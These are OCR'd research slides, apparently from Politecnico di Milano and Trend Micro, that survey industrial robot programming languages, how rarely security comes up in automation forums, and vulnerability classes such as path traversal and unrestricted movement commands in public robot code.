
POLITECNICO MILANO 1863 TREND MICRO research


Network Communication


Vendor	File System	Directory Listing	Load Module From File	Call By Name	Communication
ABB	✓	✓	✓	✓	✓
KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robots					✓
FANUC	✓	✓	✓	✓	✓




POLITECNICO MILANO 1863 TREND MICRO research












Lack of Awareness? (3/4)

We Asked Automation Engineers…



…what language features you use when programming robots?






POLITECNICO MILANO 1863 | TREND MICRO research

Do OT Folks Talk About Security?


2.5%
5.5%
1.8%
0.9%
7.2%
0.0%
1.1%
-
4.7%
-
0.3%



POLITECNICO MILANO 1863 TREND MICRO research

Security-related Keywords Mentioned

Online Community	Since	Users	Topics	Messages	Security-related Terms	
forum.adamcommunity.com	2010	33286	3783	670	**170**	**2.5%**
dof.robotiq.com	2016	-		150	**83**	**5.5%**
automationforum.in	2012	220	1900	780	**147**	**1.8%**
robot-forum.com/robotforum	2006	17611	19166	9013	**892**	**0.9%**
control.com	1997	-	-	69,70	**5,068**	**7.2%**
solisplc.com/forum	2018	134	36	8	**0**	**0.0%**
forums.mrplc.com	2006	46144	33540	16478	**1810**	**1.1%**
reddit.com/r/robotics	2008	83614	-		**638**	**-**
plc.myforum.ro	2012	93948	41841	4184	**1,968**	**4.7%**
forum.universal-robots.com	2017	-	-		**24**	**-**
forums.robotstudio.com	2,013	19,723	8,959	19,72	**68**	**0.3%**



POLITECNICO MILANO 1863 | TREND MICRO research

Other Classes of Vulnerabilities (4/4)


(other than the path traversal case in our story)

Vulnerabilities in Industrial Robot Programs

Security-sensitive Features + Lack of Input Validation


Looking at 100 files on public repos (e.g., GitHub and GitLab), we found:

- Path Traversal (may also lead to writing)
- Unrestricted Movement Commands
- Unrestricted Function Calls



Unrestricted Movement Commands

Example: **motion servers**



The Case of Vulnerable Motion Servers

ros-industrial / kuka_experimental

Watch 30 | Star 96 | Fork 107

Code | Issues 25 | Pull requests 16 | Actions | Security | Insights

Experimental packages for KUKA manipulators within ROS-Industrial (http://wiki.ros.org/kuka_experimental)

kuka | ros-industrial | urdf | rsi | ros-control

114 commits | 2 branches | 0 packages | 0 releases | 13 contributors | Apache-2.0

Branch: indigo-devel | New pull request | Find file | Clone or download


gavanderhoorn readme: load badge from Kinetic devel job. — Latest commit 984e1f2 on Oct 14, 2019

kuka_eki_hw_interface — eki_hw_interface: add cmd buffer length limit to avoid overfeeding co... — 17 months ago

POLITECNICO MILANO 1863 | TREND MICRO research


Unrestricted Movement Commands

Without Input Validation



